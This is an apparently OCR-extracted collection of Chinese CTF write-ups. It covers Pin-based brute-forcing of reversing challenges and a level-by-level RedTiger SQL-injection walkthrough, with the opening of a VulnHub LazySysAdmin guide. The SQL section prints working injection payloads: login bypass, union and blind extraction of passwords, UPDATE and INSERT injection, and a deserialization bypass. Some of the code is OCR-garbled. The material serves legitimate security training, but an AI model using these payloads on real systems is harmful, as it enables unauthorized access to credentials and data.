loc_47b998 为正确的分支，loc_47ba23 为错误分支，向上回溯，寻找 cmp 指令，在主函数中找到以下几处，挨个查看，从而可以理清程序的判断逻辑。



首先判断命令行参数，其次判断输入的长度是否为 0x2a，之后循环判断输入的每个字符是否符合要求，它采用的是逐位判断，众所周知 rcx 是用来存放循环计数的，这里也不例外

类似的 c 代码如下：


```
for(i=0;i<len(input);i++){
        if(main_mapanic(input[i])!=const_array[i]){
            printf('nope');
            exit();
        }
    }
    print('correct');
```

按理来说我们应该逆向分析 main_mapanic 函数，并且动态调试，从内存中 dump 出 const_array,但是我们大可不必如此做，因为每一次循环必定带来指令数的递增，这不正是使用 pin 的绝佳场合嘛！？

但是仅仅使用原来的 pintool 还远远不够，为了更好的解决问题，我们必须学会对 pintool 进行调整，在之前的分析中我们已经确定.text:000000000047B921 cmp rdx, rax 是对输入进行判断的位置，因此我们只需统计该条指令运行的次数即可确定我们的 flag 是否正确，因此调整 inscount0.cpp,有关的调整方法可以参考：

http://www.ic.unicamp.br/~rodolfo/mo801/04-PinTutorial.pdf

中的 pintool2 的 itrace，重新编译生成 pintool，再次进行测试。



ok！事已至此，我们复用上一题的脚本，就可以跑出 flag。

代码如下：

```
dic= string.letters+'_{}'+string.digits
    cur='hxp{'
```

```
shell= shell()
cout_old=5
start_time= time.time()
foriinrange(0x27):
    forsindic:
        pwd= cur+s+'?'*(0x29-len(cur))
        printlen(pwd)
        rcmd= cmd+' '+pwd
        shell.initPin(rcmd)
        sout,serr= shell.pinRun()
        cout= sout.split("Count ")[1]
        cout_sub= int(cout) -cout_old
        cout_old= int(cout)
        ifcout_sub== 1:
            cur=cur+s
        print("current flag ", pwd,"current count:",cout,"sub_count ",cout_sub)
end_time=time.time()
times= end_time-start_time
print"need times :",times,'s'
```

据说使用 inscount1.cpp 运行起来更快，有兴趣的可以自行去尝试。

至此，我们已经学会了使用 pintool，并且加以调整，接下来让我们更进一步。

不过感觉这题可以用 angr 解，都是符号执行，不过我也没有尝试。

0x02 ISCC-2018-re250

这题代码的逻辑很清晰。

```
v8 = 0;
memset(&s, 0, 0x64uLL);
printf("flag:", 0LL);
__isoc99_scanf("%s", &s);
memset(&v6, 0, 0xFFuLL);
memset(&s1, 0, 0xFFuLL);
if ( fencode(&s, &v6) )
{
  v3 = strlen(&v6);
  encode(&v6, v3, &s1);
  if ( !strcmp(&s1, (const char *)(unsigned int)"lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq") )
    printf("correct");
  else
    printf("error");
}
else
{
  printf("error");
  v8 = 0;
}
return v8;
```


将 flag fencode 得到 v6，在 encode 得到 s1，最终同

lUFBuT7hADvltXEGn7KgTEjqw8U5VQUq 进行比较。但是当我们点开 fencode 和 encode 时就有点不知所措。其实题目使用了 ollvm 的控制流平坦化。

不过不用很害怕，我们先简单学习一下什么是控制流平坦化，其实就是打破原有的代码块之间的联系，通过一个分发器进行控制。

查看 fencode 函数不过 15 个分支，并不算复杂，而且代码中的也还算清晰，因此我直接尝试还原 c 代码。

以下是简单的分析：emmm 写着写着忘记保存，丢了一部分内容下面就简写了。

手动的跟一遍 fencode 和 encode 的控制流，可以得到伪 C 代码，大致上 fencode 是一个矩阵乘法，encode 是 base64，但我忘了怎么求矩阵了，所以直接引用的夜影师傅的脚本。

```
Import numpy
    table= "FeVYKw6a0lDlOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpX
    Bky7+"
    s= "lUFBuT7hADvltXEGn7KgTEjqw8U5VQUq"
    def decode(base64_str):
      base64_bytes=
    ['{:0>6}'.format(str(bin(table.index(s))).replace('0b', '')) forsinbase64_str]
      resp= []#bytearray()
      nums= len(base64_bytes) //4
      remain= len(base64_bytes) %4
      integral_part= base64_bytes[0:4*nums]

      while integral_part:

          #     4     6     base64              为3       节

          tmp_unit= ''.join(integral_part[0:4])
          tmp_unit= [int(tmp_unit[x: x+8], 2) forxin[0, 8, 16]]
          for i in tmp_unit:
              resp.append(i)
          integral_part= integral_part[4:]
      if remain:
          remain_part= ''.join(base64_bytes[nums*4:])
          tmp_unit= [int(remain_part[i*8:(i+1) *8], 2) foriinrange(remain-1)]
          fori in tmp_unit:
              resp.append(i)
```

```
    return resp

n= decode(s)
print(n)
m= [2, 2, 4, -5, 1, 1, 3, -3, -1, -2, -3, 4, -1, 0, -2, 2]
a= numpy.mat([n[4*i:4*i+4] foriinrange(6)])
b= numpy.mat([m[4*i:4*i+4] foriinrange(4)])
b= b.T.I
flag= (a*b).A
print(flag)
for i in range(24):
    print(chr((int(flag[i//4][i%4]+0.5)%256)), end='')
```

pin 在此题中的作用，可能也仅限于求出 flag 的长度，对解题没有什么实质性的帮助。

曾写过清洗控制流平坦化的脚本，但是由于 angr 和 barf 的版本更新，导致部分 api 不可用，所以还是有点难受的，参考文章：

https://security.tencent.com/index.php/blog/msg/112

0x03 AlexCTF-2017-move-350

首先这题加了 upx 壳，很简单的脱出。IDA 打开发现使用了 movfuscator, github 上有相应的 demovfuscator 项目，但是环境搭建太麻烦，所以我没弄。

这里使用 pin 来解决此问题。

这道题我并没有弄懂，它的 pintool 为什么需要这么写，mov 的 one-bit-writes 又有何含义？

虽然管不了这么多，但是解决方法还是需要记录一下。参考:

https://github.com/TeamContagion/CTF-Write-Ups/tree/master/AlexCTF-2017/Reversing/RE5%20-%20Packed%20Movement%20%28350%29

首先我们新建一个 tracer.cpp,同样的 make obj-i32/itrace.so,最后将原有的 itrace.cpp 备份一下，然后将新建的 tracer.cpp 改名为 itrace.cpp，这是为了不违反 make 的规则，也就省的去修改 make.rules 的内容了。

itrace.cpp

```
#include "pin.H"
    #include <fstream>

    std::ofstreamTraceFile;
    PIN_LOCKlock;
    ADDRINTmain_begin;
    ADDRINTmain_end;

    static ADDRINTWriteAddr;
    static INT32WriteSize;

    static VOID RecordWriteAddrSize(ADDRINT addr, INT32 size)
    {
      WriteAddr=addr;
      WriteSize=size;
    }

    static VOID RecordMemWrite(ADDRIN Tip)
    {
      UINT8memdump[256];
      PIN_GetLock(&lock, ip);
      PIN_SafeCopy(memdump, (void*)WriteAddr, WriteSize);
      if(WriteSize==1)
          TraceFile<<static_cast<CHAR>(*memdump);
      PIN_ReleaseLock(&lock);
    }

    VOID Instruction_cb(INS ins, VOID *v)
    {
      ADDRINTip=INS_Address(ins);
      if((ip<main_begin) ||(ip>main_end))
          return;

      if(INS_IsMemoryWrite(ins))
      {
          INS_InsertPredicatedCall(
              ins, IPOINT_BEFORE, (AFUNPTR)RecordWriteAddrSize,
              IARG_MEMORYWRITE_EA,
              IARG_MEMORYWRITE_SIZE,
              IARG_END);
          if(INS_HasFallThrough(ins))
          {
              INS_InsertCall(
                  ins, IPOINT_AFTER, (AFUNPTR)RecordMemWrite,
```

```
                IARG_INST_PTR,
                IARG_END);
        }
    }
}

void ImageLoad_cb(IMG Img, void *v)
{
    PIN_GetLock(&lock, 0);
    if(IMG_IsMainExecutable(Img))
    {
        main_begin=IMG_LowAddress(Img);
        main_end=IMG_HighAddress(Img);
    }
    PIN_ReleaseLock(&lock);
}

VOID Fini(INT32 code, VOID *v)
{
    TraceFile.close();
}

int main(int argc, char *argv[])
{
    PIN_InitSymbols();
    PIN_Init(argc,argv);
    TraceFile.open("trace-1byte-writes.bin");
    if(TraceFile==NULL)
        return-1;
    IMG_AddInstrumentFunction(ImageLoad_cb, 0);
    INS_AddInstrumentFunction(Instruction_cb, 0);
    PIN_AddFiniFunction(Fini, 0);
    PIN_StartProgram();
    return0;
}
```

之后我们便可以进行测试，根据实际情况猜测 flag。

完整脚本如下：

```
from string import ascii_lowercase, digits
import os

allChars= digits+'_}'+ascii_lowercase
```

```
flag= 'ALEXCTF{'
wrong= '\x01\x01\x00\x00'
right= '\x00\x00\x01\x00'
case= '\x00\x00\x00\x00'

def tryFlag(f):
    os.system('(echo "{}" | ../../../pin -t obj-ia32/tracer.so -- ../../../../move) >
/dev/null'.format(f))
    data= open('trace-1byte-writes.bin', 'rb').read()
    offset= len(f) *4
    return data[offset-4:offset]

while flag[:-1] != '}':
    for c in allChars:
        result= tryFlag(flag+c)
        if result== case:
            c= c.upper()
            result= tryFlag(flag+c)

        if result== right:
            flag+= c
            print flag
            break
```

0x04 csaw-2015-wyvern-500

这题和第一题如出一辙，显示爆破出长度，其次爆破出正确的 flag

```
shell= shell()
    cout_old=0
    for i in range(30):
        shell.initPin(cmd)
        shell.pinWrite("a"*i)
        sout,serr= shell.pinRun()
        cout= sout.split("Count ")[1]
        cout_sub= int(cout) -cout_old
        cout_old= int(cout)
        print("current len ", i,"current count:",cout,"sub_count ",cout_sub)

shell= shell()
    cout_old=0
    dic= string.letters+'_+'+string.digits
```

```
cur=''
for i in range(28):
    for s in dic:
        shell.initPin(cmd)
        pwd= cur+s+'?'*(27-len(cur))
        print pwd
        shell.pinWrite(pwd+'\n')
        sout,serr= shell.pinRun()
        cout= sout.split("Count ")[1]
        cout_sub= int(cout) -cout_old
        cout_old= int(cout)
        if cout_sub>2000andcout_sub<20000:
            cur=cur+s
            break
        print("current cur ", cur,"current count:",cout,"sub_count ",cout_sub)
```

确实没有什么好写的，同时此题也是可以利用 angr 符号执行的。

0x05 picoctf-2014-baleful-200

题目为 32 位，加了 upx 壳，简单脱壳后丢入 IDA，除去了符号表，但是同样的，和上一题同一个思路，甚至程序逻辑都不需要进行分析。

示例代码：

```
From subprocess import Popen, PIPE
    from sys import argv
    import IPython
    import pdb
    import string

    pinPath= "/home/m4x/pin-3.6-gcc-linux/pin"
    pinInit= lambdatool, elf: Popen([pinPath, '-t', tool, '--', elf], stdin= PIPE, stdout= PIP
    E)
    pinWrite= lambdacont: pin.stdin.write(cont)
    pinRead= lambda: pin.communicate()[0]

    if __name__== "__main__":
        # last = 0
        # for i in xrange(1, 50):
            # pin = pinInit("./myInscount1.so", "./baleful")
            # pinWrite('_' * i)
            # now = int(pinRead().split(':')[1])
            # print "inputLen({}) -> ins({}) -> delta({})".format(i, now, now - last)
```

```
    # if now - last > 2000 and last:
        # exit()
    # last = now

pwd= "_"*30
off= 0
idx= 0
# dic = map(chr, xrange(0x20, 0x80))
dic= map(chr, xrange(94, 123))

last= 0
while True:
    pin= pinInit("./myInscount1.so", "./baleful_unpacked")
    # if off == 1:
        # pdb.set_trace()
    pwd= pwd[: off] +dic[idx] +pwd[off+1:]
    # print pwd
    pinWrite(pwd+'\n')
    now= int(pinRead().split(':')[1])
    print "input({}) -> ins({}) -> delta({})".format(pwd, now, now-last)

    if now-last<0:
        print pwd
        off+= 1
        if off>= 30:
            break
        idx= 0
        last= 0
        continue

    idx+= 1
    last= now
```

好了！此次 Pin-in-ctf 的学习差不多到此为止了，也已经为后续做了很多铺垫，希望当你面对一个混淆的程序一头莫展时能想起此种方法。

总结

差不多花了两天时间写了这篇带有总结性的文章，收货很多。同样的感谢 github 上的原作者将其整理。参考的链接太多了。这里是原作者 github 地址:

https://github.com/0x01f/pin-in-CTF

RedTiger 通关学习总结

原创： Ph0rse 信安之路 2018-03-08

本文涉及的一些文件放在了下面：

https://pan.baidu.com/s/1WY_iDeeNFFi89v7FdVxPIw

学习 SQL 注入有两套必刷题，一个是 sqli-labs，这个已经有了成套的 wp 讲解，在上面的网盘里。

另一个就是这个 RedTiger 了，题目非常地巧妙，每一关对应一个 SQL 知识点，一套下来，能学到很多东西。

唯一美中不足的是，因为题目是在一套环境下，为了防止从第一关的注入点注出第十关的 flag，所以都限制了函数和一些关键字，导致无法使用正常的注入流程来爆出表名、列名，不过题目提示已经说的比较清楚了，稍微动下脑子就能猜到 username、password 这类常用列名。

更妙的一点是，这套题在 wechall 上面也有相应的题目区域，可以在做完题之后在 wechall 上提交 flag 加分。

PS： wechall (https://www.wechall.net/) 是全球型的 ctf 平台，上面有各种题目，可以学到很多知识~

Wechall 在 RedTigher 上的提交分地址：

https://www.wechall.net/14-levels-on-Hackit.html

第一题

送分儿题，根据提示，注入参数为 cats，测试后为数字型注入，orderby 确定字段数，select 确定显示位。根据提示的表名，直接按照常规思路，查询 username 和 password 即可，本来以为需要按照常规流程获取表名，但后面发现过滤地很死，应该是不想让人在第一关获取后面的 flag 吧。

flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: 4_is_not_random

第二题

送分儿题，常规的万能密码绕过

Payload username=admin&password=‘’or 1=1#


即可

第三题

这道题有点意思~刚开始进去，没有找到注入点，然后点击那两个超链接发现了注入点 usr。

提示说弄出个错误，刚开始还以为是 盲注+base64 加密。测试无效后，尝试将点击超链接后的内容 base64 解码，发现是乱码，即这个字符串不是通过 base64 编码而来的。摸索一阵之后想起之前遇到的一道 ctf 题，在传递参数 usr 的时候，传递数组进去。即 usr[]=123;

就产生了报错



访问那个文件，可以拿到加解密字符串的算法；


不过这个时候要注意，算法里用到了伪随机数，但在 win 系统和 linux 系统下即使相同种子，产生的伪随机数也是不同的，导致加密结果也不同，从错误信息中的目录可以看出，题目用的是 linux 的服务器，所以我们要把这个加密脚本放到 ubuntu 下去产生注入语句。

接下来根据题目里的 inc 文件，构造语句即可，有回显，无过滤，万事大吉

```
?usr=Admin' order by 7%23
    ' union select 1,2,3,4,5,6,7%23
    ' union select 1,password,3,4,5,6,7 from level3_users where
    username=0x41646d696e%23
```

得到 admin 的密码~

Get password~



其中 password 字段是猜出来的，因为题目对 information_schema 表做了一些限制，无法通过常规方式获取说的列名。

第四题

在 RedTiger 的首页提示了第四关是唯一的盲注，所以这道题思路很清晰。

首先测试 id=1 和 id=0，发现回显不一样，所以这就是基于布尔的盲注了，然后是用 order by 查询字段数：

测出来是两列

https://redtiger.labs.overthewire.org/level4.php?id=-1%20union%20select%201,keyword%20from%20level4_secret%20where%20length(keyword)=21-->+

测出来长度为 21

接下来就是写脚本的事情了，写这个脚本要注意的一点是，访问第四关是要携带前几关的 cookie 的。我刚开始就是卡在了这里，死活注不出来~最后借鉴了哈士奇师傅的脚本，才弄了出来，哈士奇大佬的学习记录：

http://lucifaer.com/index.php/archives/19/

代码写得比我的漂亮多了~

最后 kayword : killstickswithbr1cks!

第五题

这道题测试得很是恼火，它莫名其妙把关键字 admin 过滤了~ 尝试绕过了很长时间，忽然想起来，它是要绕过 login，不一定要以 admin 登录。

题目过滤了 mid/substring/substr，由过滤了逗号，这样的话就没办法盲注了~（至少我没办法了）

所以现在两个输入框中进行一般的 SQL 测试，发现 username 处填写正常语句时总是回显用户不存在，但该处又对单引号敏感。如果不在 username 处引入单引号，后面的 password 无论写什么东西，都回显用户不存在。所以应该就是在 username 中进行绕过，但在注释符测试成功后发现无法使用万能密码绕过。

猜测查询语句中对 username 的验证和对 password 的验证不在一起，根据提示 ‘the password is md5-crypted’ 猜测查询语句是根据用户名查询出数据库里的密码，然后将输入的 password 值进行 md5 加密

然后进行对比。（实战环境一般会加盐之后在加密储存）

union select 1,2,3,4,5,6,7,……,n#*测试*


测出来总共是两列，之后再测试的时候回显就是 登录失败而不是用户名不存在了，这是个好兆头。

然后我们让注入查询出的数据，与输入的 password 进行 md5 加密后的数据相等即可绕过验证，登录成功。

username='union select md5(1),2#&password=1&login=Login

username='union select 1,md5(2)#&password=2&login=Login

两种 payload 测试后发现第二种是正确的，getflag~



第六题

这道题是大佬提示之后做出来的，一个二次查询的题目

首先根据提示找到了注入点 user，可测试出查询语句是由单引号闭合的，然后根据 order by 发现为 5 个字段。

但之后尝试了 union 查询列名，失败。


直接查询 username 和 password 字段，失败。

尝试报错，发现括号被过滤掉了，失败。

绝望后，通过询问大佬，知道了有二次查询这个东西。即将第一次查询结果中的某一数据，再放入第二次查询中进行查询。

测试的思路如下：

我们现在有以下信息



将已有的信息进行十六进制编码，分别放到后面的注入位上。

// 这里进行十六进制编码是因为，如果直接放到第一个查询语句中，会被认为是一个列名，如果带上双引号，如果第二个查询也是用双引号包裹的就会报错~所以转换为数字，然后前面加上 0x 是最佳选择。


火狐的 hackbar 插件可以进行字符串和十六进制之间的转换。

在放到第二位的时候，出现了正常回显，所以猜测在代码中的查询语句大致为：


```
$sql = "select 1,username,3,4,5 from level6_users where id='          '";
result1 = mysql_query(sql);
result2 = mysql_fetch_row(result1);
username = result[1];//该  组
$sql2 = "select 1,username,3,email,5
from level6_users where username="."'".$username."'";
```

然后根据正常注入流程，注入即可

比如将 'union select 1,2,3,4,5# 编码后放入语句中的回显结果为



即显示位是 2、4，根据提示从执行表中查询 status 为 1 的 username 和 password，然后将 ' union select1,username,3,password,5 from level6_users where status=1# 编码后得：



登录，get flag~

第七题

在测试注释符的时候发现，没有被过滤，这代表有机会使用该注释，后测试--%a0（换行符）成功注释，接下来就是常规流程了，直接用 group_concat 将所有的作者名都注出来即可。

关于 group_concat 的用法可以参照:

http://hchmsguo.iteye.com/blog/555543

接下来直接 union 查询，常规流程即可

Payload

```
search=10000')union select 1,2,3,(select group_concat(autor)
    fromlevel7_news)--%a0&dosearch=search%21
```

第八题

经测试之后发现这是 updata 中的注入，且更新数据后，新的数据会出现在默认输入框中，updata 相关知识，后面的会覆盖掉前面的。

使用单引号可以发现，只有 email 处对单引号敏感，从报错语句中可以看出，icq/age 数据都是在 email 之后更新的，猜测 name 字段是在 email 之前。

所以猜测原 SQL 语句类似为：

```
update table1 set name='          ',email='icq',age='$age' where id=1
```

所以使用 payload:123',name=password,age='

注入语句就会变成

```
update table1 set
    name='$name',email='123',name=password,age='',icq='$icq',age='$age' where
    id=1
```

后面的更新语句会覆盖前面的更新语句，即 name=password 会覆盖前面的 name='$name',所以就把密码给爆了出来。

Username: Admin
Email: hans@localhost
Name: 19JPYS1jdgvkj
ICQ: 12345
Age: 25
Edit

Username: Admin
Password: 19JPYS1jdgvkj Login

Login correct. You are admin :);

You can raise your wechall.net score with this flag: 9ea04c5d4f90dae92c396cf7a6787715

The password for the next level is: **cybercyber_vuln**

Hack it

Cybercyber_vuln

第九题

此处考察的是 insert 注入知识，测试后发现只有最后的留言框存在注入，而页面在插入语句执行成功后会回显插入的数据，

正常的 insert 语句为:

```
insert into level7_news(name,title,text) values('$name','$title','$text');
```

而 $text 是我们可以控制的注入点，而看下面的语句：

```
mysql> insert into user(id,username,password) value (6,'test3','mimi'),(7,'test4','haha');
Query OK, 2 rows affected, 1 warning (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 1

mysql>
```


也就是同时注入两行数据。

所以在 text 处构造以下语句之后

```
Payload:123'),((select group_concat(username) fromlevel9_users),(select
    group_concat(password) from level9_users),'123 insert into
    level7_news(name,title,text) values('title','123'),((selectgroup_concat(username) from
    level9_users),(select group_concat(password) fromlevel9_users),'123');
```

插入了两行数据，回显为

最后提交的时候记得把注释内容也加上

第十题

拿到题后抓包，发现 login 后面跟着一串 base64 字符，解码得：

a:2:{s:8:"username";s:6:"Monkey";s:8:"password";s:12:"0815password";}

这是一条反序列化的内容，关于反序列化，请移步哈士奇师傅的反序列化总结：

http://bobao.360.cn/learning/detail/4122.html

这时候需要用到一个技巧性的东西：布尔值

当 where 后面的条件语句中的某一个变量为布尔值-“真”的时候，整个语句会变成真，能够取出资源，并且在 if($result) 处验证为真，但取出的是一个空资源，并不会输出数据库里的值，可以用来绕过验证。

有兴趣的朋友可以在本地测试一下~

最后使用 payload 即可 getflag~

```
a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}
```

VulnHub 中 LazySysAdmin 题目详解

原创： Mochazz 信安之路 2018-02-07

环境下载

文件名：Lazysysadmin.zip (Size: 479 MB)

Download:

https://drive.google.com/uc?id=0B_A-fCfoBmkLOXN5Y1ZmZnpDQTQ&export=download

Download (Mirror):

https://download.vulnhub.com/lazysysadmin/Lazysysadmin.zip

Download (Torrent):

https://download.vulnhub.com/lazysysadmin/Lazysysadmin.zip.torrent (Magnet)

运行环境（二选一）

Virtualbox

Vnware Workstation player

通关提示

1 Enumeration is key

2 Try Harder

